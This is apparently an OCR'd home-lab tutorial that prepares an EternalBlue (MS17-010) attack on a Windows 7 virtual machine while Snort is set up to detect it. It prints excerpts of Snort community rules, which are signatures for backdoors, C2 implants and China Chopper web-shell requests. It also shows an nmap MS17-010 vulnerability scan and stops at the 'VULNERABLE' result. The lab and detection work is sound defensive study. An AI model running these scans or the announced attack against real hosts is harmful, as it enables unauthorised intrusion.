
Perform Eternal Blue Attack on Windows 7 while detecting IDS logs with Snort

To perform eternal blue attack we will be using Kali linux machine as an attacker. And we will use metasploit framework to perform the eternal blue attack.

But before that, lets set up and turn on our Snort on our Ubuntu Machine. And also add the rule for Eternal Blue detection in Snort.


We will download the community rules for snort 2.9 from Snort website.

And open the file named after extraction called community.rules.



```
# Copyright 2001-2024 Sourcefire, Inc. All Rights Reserved.
#
# This file contains rules that were created by Sourcefire, Inc. and other third parties
# (the "GPL Rules") that are distributed under the GNU General Public License (GPL),
# v2. The GPL Rules created by Sourcefire are owned by Sourcefire, Inc., and the GPL
# Rules not created by Sourcefire are owned by their respective owners. Please see
# the AUTHORS file included in the community package for a list of third party owners and their
# respective copyrights.
#
# This file does not contain any Sourcefire VRT Certified Rules; the VRT Certified
# Rules are distributed by Sourcefire separately under the VRT Certified Rules License
# Agreement (v 2.0)
#
#-----------------
# COMMUNITY RULES
#-----------------

# alert tcp $HOME_NET 2589 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR - Dagger_1.4.0"; flow:to_client,established; content:"2|00 00 00 06 00 00 00|Drives|24 00|"; depth:16; metadata:ruleset community; classtype:misc-activity; sid:105; rev:14;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET 7597 (msg:"MALWARE-BACKDOOR QAZ Worm Client Login access"; flow:to_server,established; content:"qazwsx.hsq"; metadata:ruleset community; classtype:misc-activity; sid:108; rev:12;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET 12345:12346 (msg:"MALWARE-BACKDOOR netbus getinfo"; flow:to_server,established; content:"GetInfo|0D|"; metadata:ruleset community; classtype:trojan-activity; sid:110; rev:10;)
# alert tcp $HOME_NET 20034 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR NetBus Pro 2.0 connection established"; flow:to_client,established; flowbits:isset,backdoor.netbus_2.connect; content:"BN|10 00 02 00|"; depth:6; content:"|05 00|"; depth:2; offset:8; metadata:ruleset community; classtype:trojan-activity; sid:115; rev:15;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Infector.1.x"; flow:established,to_client; content:"WHATISIT"; depth:9; metadata:impact_flag red, ruleset community; reference:nessus,11157; classtype:misc-activity; sid:117; rev:17;)
# alert tcp $HOME_NET 666 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR SatansBackdoor.2.0.Beta"; flow:to_client,established; content:"Remote|3A| "; depth:11; nocase; content:"You are connected to me.|0D 0A|Remote|3A| Ready for commands"; distance:0; nocase; metadata:ruleset community; reference:url,www.megasecurity.org/trojans/s/satanzbackdoor/SBD2.0b.html; reference:url,www3.ca.com/securityadvisor/pest/pest.aspx?id=5260; classtype:trojan-activity; sid:118; rev:12;)
# alert tcp $HOME_NET 6789 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Doly 2.0 access"; flow:established,to_client; content:"Wtzup Use"; depth:32; metadata:ruleset community; classtype:misc-activity; sid:119; rev:11;)
# alert tcp $EXTERNAL_NET 1000:1300 -> $HOME_NET 146 (msg:"MALWARE-BACKDOOR Infector 1.6 Client to Server Connection Request"; flow:to_server,established; content:"FC "; metadata:ruleset community; reference:nessus,11157; classtype:misc-activity; sid:121; rev:14;)
# alert tcp $HOME_NET 31785 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR HackAttack 1.20 Connect"; flow:established,to_client; content:"host"; metadata:ruleset community; classtype:misc-activity; sid:141; rev:10;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"PROTOCOL-FTP ADMw0rm ftp login attempt"; flow:to_server,established; content:"USER"; nocase; content:"w0rm"; distance:1; nocase; pcre:"/^USER\s+w0rm/smi"; metadata:ruleset community, service ftp; classtype:suspicious-login; sid:144; rev:16;)
# alert tcp $HOME_NET 30100:30102 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR NetSphere access"; flow:established,to_client; content:"NetSphere"; metadata:ruleset community; classtype:trojan-activity; sid:146; rev:13;)
# alert tcp $HOME_NET 6969 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR GateCrasher"; flow:established,to_client; content:"GateCrasher"; depth:11; nocase; content:"Server"; distance:0; nocase; content:"On-Line..."; distance:0; nocase; pcre:"/^GateCrasher\s+v\d+\x2E\d+\x2C\s+Server\s+On-Line\x2E\x2E\x2E/smi"; metadata:policy max-detect-ips drop, ruleset
```

We will search for Eternal Blue.



192.168.18.52 - Remote Desktop Connection
Nov 1 00:23
Open
community.rules
~/Downloads/community-rules

```
2013/08/breaking-down-the-china-chopper-web-shell-part-ii.html; classtype:trojan-activity; sid:42834; rev:5;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Backdoor.Chopper web shell connection"; flow:to_server,established; content:"X-Forwarded-For"; nocase;
http_header; content:"=edoced_46esab"; fast_pattern:only; http_client_body; content:"z0="; http_client_body; metadata:impact_flag red, policy balanced-ips drop, policy max-detect-ips
drop, policy security-ips drop, ruleset community, service http; reference:url,attack.mitre.org/techniques/T1100; reference:url,www.fireeye.com/blog/threat-research/2013/08/breaking-
down-the-china-chopper-web-shell-part-ii.html; classtype:trojan-activity; sid:42835; rev:5;)
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Backdoor.Chopper web shell connection"; flow:to_server,established; content:"=@eval(get_magic_quotes_gpc()?
stripslashes($_POST["; fast_pattern:only; http_client_body; metadata:impact_flag red, policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, ruleset
community, service http; reference:url,attack.mitre.org/techniques/T1100; reference:url,www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-
ii.html; classtype:trojan-activity; sid:42836; rev:5;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAPP MVPower DVR Shell arbitrary command execution attempt"; flow:to_server,established; urilen:>13,norm;
content:"/shell?"; fast_pattern:only; http_uri; metadata:policy max-detect-ips drop, ruleset community, service http; reference:url,www.pentestpartners.com/blog/pwning-cctv-cameras/;
classtype:attempted-admin; sid:42857; rev:4;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Deputy Dog implant outbound connection"; flow:established,to_server; content:"Connect.php?id=";
fast_pattern:only; http_uri; content:"SessionID:"; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:42880; rev:3;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Deputy Dog implant outbound connection"; flow:to_server,established; content:"/JP-ja/js?"; fast_pattern:only;
http_uri; content:"SessionID:"; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:42881; rev:3;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC ZoxPNG initial outbound connection"; flow:established, to_server; content:"/search?q=Google&go=&qs=n&form=";
fast_pattern:only; http_uri; content:"pq=google&sc=8-1&sp=-1&sk="; http_uri; content:"Cookie|3A 20|SESSIONID="; nocase; http_header; metadata:impact_flag red, ruleset community,
service http; classtype:trojan-activity; sid:42882; rev:3;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Trojan.MadMax implant outbound connection attempt"; flow:established,to_server; content:"/mm.jpg"; depth:
7; fast_pattern; http_uri; content:"User-Agent|3A 20|Mozilla/5.0 (compatible"; http_header; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:
42883; rev:4;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Trojan.MadMax implant outbound connection"; flow:established,to_server; content:"/logon.aspx?Id=";
fast_pattern:only; http_uri; content:"Cookie|3A 20|SessionData="; http_header; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:42884; rev:
3;)
# alert tcp $HOME_NET any <> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC WashingTon ssl certificate negotiation attempt"; flow:to_server,established; content:"WashingTon";
fast_pattern:only; content:"WebMaster@Microsoft.com"; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:42885; rev:2;)
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC HttpBrowser User-Agent outbound communication attmept"; flow:to_server,established; content:"User-Agent|3A|
HttpBrowser/1.0"; fast_pattern:only; http_header; metadata:impact_flag red, ruleset community, service http; classtype:trojan-activity; sid:42886; rev:4;)
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB|A0 00 00 00 00|"; depth:9;
offset:4; content:"|01 00 00 00 00|"; within:5; distance:59; byte_test:4,>,0x8150,-33,relative,little; metadata:policy balanced-ips drop, policy connectivity-ips drop, policy max-
detect-ips drop, policy security-ips drop, ruleset community, service netbios-ssn; reference:cve,2017-0144; reference:cve,2017-0146; reference:url,isc.sans.edu/forums/diary/
ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/; reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:42944; rev:2;)
alert tcp any any -> $HOME_NET 445 (msg:"PROTOCOL-OTHER NETBIOS SMB IPC share access attempt"; flow:to_server,established; content:"|FF|SMB|75 00 00 00 00|"; depth:9; offset:4;
content:"IPC$|00|"; fast_pattern:only; flowbits:set,smb.tree.connect.ipc; flowbits:noalert; metadata:policy balanced-ips alert, policy max-detect-ips alert, policy security-ips
alert, ruleset community, service netbios-ssn; reference:url,attack.mitre.org/techniques/T1077; classtype:misc-activity; sid:43002; rev:8;)
alert tcp any any -> $HOME_NET 445 (msg:"PROTOCOL-OTHER NETBIOS SMB IPC share access attempt"; flow:to_server,established; content:"|FF|SMB|75 00 00 00 00|"; depth:9; offset:4;
content:"I|00|P|00|C|00|$|00 00 00|"; fast_pattern:only; flowbits:set,smb.tree.connect.ipc; flowbits:noalert; metadata:policy balanced-ips alert, policy max-detect-ips alert, policy
security-ips alert, ruleset community, service netbios-ssn; reference:url,attack.mitre.org/techniques/T1077; classtype:misc-activity; sid:43003; rev:8;)
alert tcp any any -> $HOME_NET 445 (msg:"SERVER-SAMBA Samba is_known_pipe arbitrary module load code execution attempt"; flow:to_server,established;
flowbits:isset,smb.tree.connect.ipc; content:"|FF|SMB|A2 00 00 00 00|"; depth:9; offset:4; byte_test:2,=,0,1,relative,little,bitmask 0x8000; byte_extract:2,72,len,relative,little;
content:"/"; within:1; content:"/"; within:len; distance:1; metadata:policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, ruleset community, service
netbios-ssn; reference:cve,2017-7494; reference:url,www.samba.org/samba/security/CVE-2017-7494.html; classtype:attempted-user; sid:43004; rev:5;)
```


And we found the SMBv1 Eternal Blue rule for Snort detection.

We will go to snort directory.

And add this rule into local.rules.


root@ubuntu-vm: /var/ossec/etc
ubuntu@ubuntu-vm: /etc/snort/rules
ubuntu@ubuntu-vm: ~

```
ubuntu@ubuntu-vm:/etc/snort$ cd rules
ubuntu@ubuntu-vm:/etc/snort/rules$ sudo nano local.rules
```




```
  GNU nano 7.2                         local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#ICMP rule
alert icmp any any -> any any (msg:"ICMP Ping Detected"; sid:100001; rev:1;)

#Eternal Blue Rule
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB r>



^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```

We have added the Eternal Blue rule.


Now we will save and exit.

And we will go back to snort directory and compile the rule and see if it is successful.



ubuntu@ubuntu-vm: /etc/snort
root@ubuntu-vm: /var/ossec/etc
ubuntu@ubuntu-vm: /etc/snort


```
ubuntu@ubuntu-vm:/etc/snort$ sudo snort -T -c snort.conf
```


Nov 1 00:02
ubuntu@ubuntu-vm: /etc/snort
root@ubuntu-vm: /var/ossec/etc
ubuntu@ubuntu-vm: /etc/snort

```
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_S7COMMPLUS  Version 1.0  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>

Total snort Fixed Memory Cost - MaxRss:106200
Snort successfully validated the configuration!
Snort exiting
ubuntu@ubuntu-vm:/etc/snort$ 
```

And our Snort configuration has successfully validated.

Now we will run snort and leave it on background. (Our Ubuntu machine is on Promiscuous mode, Allow All setting in Oracle Virtual Box.)




```
ubuntu@ubuntu-vm:/etc/snort$ sudo snort -A console -q -c snort.conf -i enp0s
3
```


Now we will hop onto our Kali Linux machine and run msfconsole.

Sudo msfconsole

While simultaneously, we will check the script for ms17-010 and check if our windows 7 machine is vulnerable.




```
┌──(tesla㉿arc)-[~/Downloads]
└─$ ls -al /usr/share/nmap/scripts | grep "ms17"
-rw-r--r-- 1 root root  7344 Nov  2  2023 smb-vuln-ms17-010.nse
```



```
┌──(tesla㉿arc)-[~/Downloads]
└─$ sudo nmap --script smb-vuln-ms17-010.nse -p 445 192.168.18.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 01:16 PKT
Nmap scan report for 192.168.18.53
Host is up (0.062s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:D4:0C:FE:AE:F2 (Intel Corporate)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
